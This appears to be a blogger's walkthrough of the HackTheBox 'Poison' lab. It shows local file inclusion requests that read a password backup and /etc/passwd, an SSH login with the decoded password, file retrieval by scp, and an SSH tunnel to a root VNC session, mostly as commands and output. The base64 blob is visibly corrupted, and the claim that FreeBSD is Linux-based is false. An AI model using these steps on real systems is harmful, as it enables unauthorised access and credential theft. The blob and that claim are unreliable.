Good evening hackers!! Welcome back to another writeup. Today we will be doing Poison, I am assuming this box has to do something with log poisoning. Lets check what it has to offer.


Enumeration

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
```

From the nmap scan, just two ports are open: ssh and http. So our attack vector is also small, and we will be focusing on just port 80 first. If we have credentials, we can then login to ssh and gain stable shell.

Port 80

Home page is very simple to be honest. We are given some php scripts which we can execute by typing any of those scriptnames and hitting submit. The output will be shown subsequently for that script.




Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php


Scriptname:

Wappalyzer has detected the OS to be FreeBSD and the php version 5.6.32. If you execute listfiles.php then we can see one of the files present in that directory is "pwdbackup.txt".



```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php [8] => pwdbackup.txt )
```

If we are able to read that file, then possibly we will have credentials for ssh. Its just my intuition. I tested for LFI on file parameter using burp and I was successful in reading the pwdbackup.txt file present in that directory:




```
GET /browse.php?file=pwdbackup.txt HTTP/1.1
Host: 10.129.1.254
User-Agent: hello
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.129.1.254/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 11 Nov 2021 20:26:05 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 1267
Connection: close
Content-Type: text/html; charset=UTF-8

This password is secure, it's encoded atleast 13 times.. what could go wrong really..

```

Vm0wd2QyUXlWWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1lySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4YThKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJOTFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRSZUdOSFJFNWlSWEEyVmpKMFlXRXhXblZpUjJoVlYxZEtTVmxXZEdG
WFJsbDVWbTVPVmpKT1ZtdGFZWE01YnVkVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRWWlZlRlZyZEdaWFdXNVdNRkpMV1ZjMVEwSlhhbXBJ
NFYySkdjR2hhUlZWNFZsWkdRM1JGTldoTmJtTjNNWExTUdJeFYyaGlSbXBZVWxjTlJ1ZkdGXUdIWVEZT
Vm14elZteHcKVG1KRFFkRiVlpJVDFaa2FWWlllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZzWkZO
WkZOWFJsWnhVbXM1YW1ReFpIVkVZXR1ZHV210OTmJFWTBWakowVjFVeVNraFZiRnBhVFZiRnBX
VmpOU00xcFhlRmRYUlVjJFaSFdrWldkhVkpZUW1GV2EyUXdDazVHVHU2dGtalJGbExWRlZTCmMxSkdjRFp0
Ukd4RVdub3dPVU5uUFQwSwo=


The password was encoded 13 times using base64. So I decoded using cyberchef and now I have a password for a potential user which we don't know still:



bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4YThKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5oVm1SSFVqRldjd3BqUjJOTFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRSZUdOSFJFNWlSWEEyVmpKMFlXRXhXblZpUjJoVlYxZEtTVmxXZEdG
WFJsbDVWbTVPVmpKT1ZtdGFZWE01YnVkVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRWWlZlRlZyZEdaWFdXNVdNRkpMV1ZjMVEwSlhhbXBJ
NFYySkdjR2hhUlZWNFZsWkdRM1JGTldoTmJtTjNNWExTUdJeFYyaGlSbXBZVWxjTlJ1ZkdGXUdIWVEZT
Vm14elZteHcKVG1KRFFkRiVlpJVDFaa2FWWlllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZzWkZO
WkZOWFJsWnhVbXM1YW1ReFpIVkVZXR1ZHV210OTmJFWTBWakowVjFVeVNraFZiRnBhVFZiRnBX
VmpOU00xcFhlRmRYUlVjJFaSFdrWldkhVkpZUW1GV2EyUXdDazVHVHU2dGtalJGbExWRlZTCmMxSkdjRFp0
Ukd4RVdub3dPVU5uUFQwSwo=

```
Charix!2#4%6&8(0
```

We could even read /etc/passwd file and we have a username now: charix




```
GET /browse.php?file=/etc/passwd HTTP/1.1
Host: 10.129.1.254
User-Agent: hello
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.129.1.254/
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Date: Thu, 11 Nov 2021 20:32:46 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 1894
Connection: close
Content-Type: text/html; charset=UTF-8

# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

Initial Foothold


I sshed using user "charix" and having decoded password, it was a piece of cake:



```
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# ssh charix@$IP
The authenticity of host '10.129.1.254 (10.129.1.254)' can't be established.
ED25519 key fingerprint is SHA256:ai75ITo2ASaXyYZVscbEWVbDkh/ev+ClcQsgC6xmlrA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.254' (ED25519) to the list of known hosts.

(charix@10.129.1.254) Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Forget when Easter is? Try "ncal -e". If you need the date for Orthodox
Easter, use "ncal -o" instead.
                -- Dru <genesis@istar.ca>
charix@Poison:~ %
```

Privilege Escalation

Initial enumeration revealed that sudo command wasn't installed or I am not sure whether sudo is a part of FreeBSD, I reckon FreeBSd is linux based. Nevermind. In the home directory of the user, there was a zip file which was owned by root and readable by our user group. I transferred the file to my machine using scp command:




```
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# scp charix@$IP:/home/charix/secret.zip secret.zip
(charix@10.129.1.254) Password for charix@Poison:
secret.zip                                        100%  166     2.9KB/s   00:00
```

As it required password to deflate the secret, I used zip2john to convert it into a john friendly version of hash and then use john to crack the hash and reveal the passphrase. Unfortunately john wasn't able to crack the passphrase, out of curiosity I used the same password of charix and it worked. I used cat to read the file, but the contents were gibberish. I used file command to see what type of file it is, but and it was Non-ISO:


```
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# cat secret
��[|$z!
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# file secret
secret: Non-ISO extended-ASCII text, with no line terminators
```

I will keep this file in my backpocket. I transferred the linpeas script to tmp directory and let it run. I only found one interesting thing and that was process running as root which is vnc (remote desktop protocol) locally on port 5901




```
root     614   0.0  0.9  23620  8868 v0- I     12:30     0:00.03 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/cl
asses -auth /root/.Xauthority -geometry 1280x800 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5901 -
localhost -nolisten tcp :1
```

I also ran netstat command to see which all ports are listening because linpeas didn't give any informatio on open ports unfortunately and I found port 5901 on which vnc is running is only accessible locally. So I decided to use SSH tunneling to forward that port to my machine because we already have ssh access to charix user.




```
tcp4       0      0 127.0.0.1.5901                               *.*                                          LISTE
N
```




```
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# ssh -L 8081:localhost:5901 -Nf charix@$IP
(charix@10.129.254.222) Password for charix@Poison:
```

Now I can access vnc locally on my machine on port 8081. I googled how to use vnc and I got results saying that vncviewer is the perfect program for this. I used help command to see which options we could use. I used password switch to use secret as password because I was having a feeling, secret might be the password for this vnc process.



```
┌──(root💀kali)-[/home/rishabh/HTB/Poison]
└─# vncviewer -passwd secret 127.0.0.1:8081
```

A new window will open with root access to the target system.




```
root@Poison:~ # pwd
/root
root@Poison:~ # ls
.Xauthority     .k5login        .rnd            .viminfo
.cshrc          .login          .ssh            .vnc
.history        .profile        .vim            root.txt
root@Poison:~ # 
```

Voila!! Poison pwned. I had very little idea about FreeBSD and many of the native linux commands didn't work like sudo. Priv esc was also straightforward. Below I have also listed intended method of getting a shell to this box. Hope you will like it.

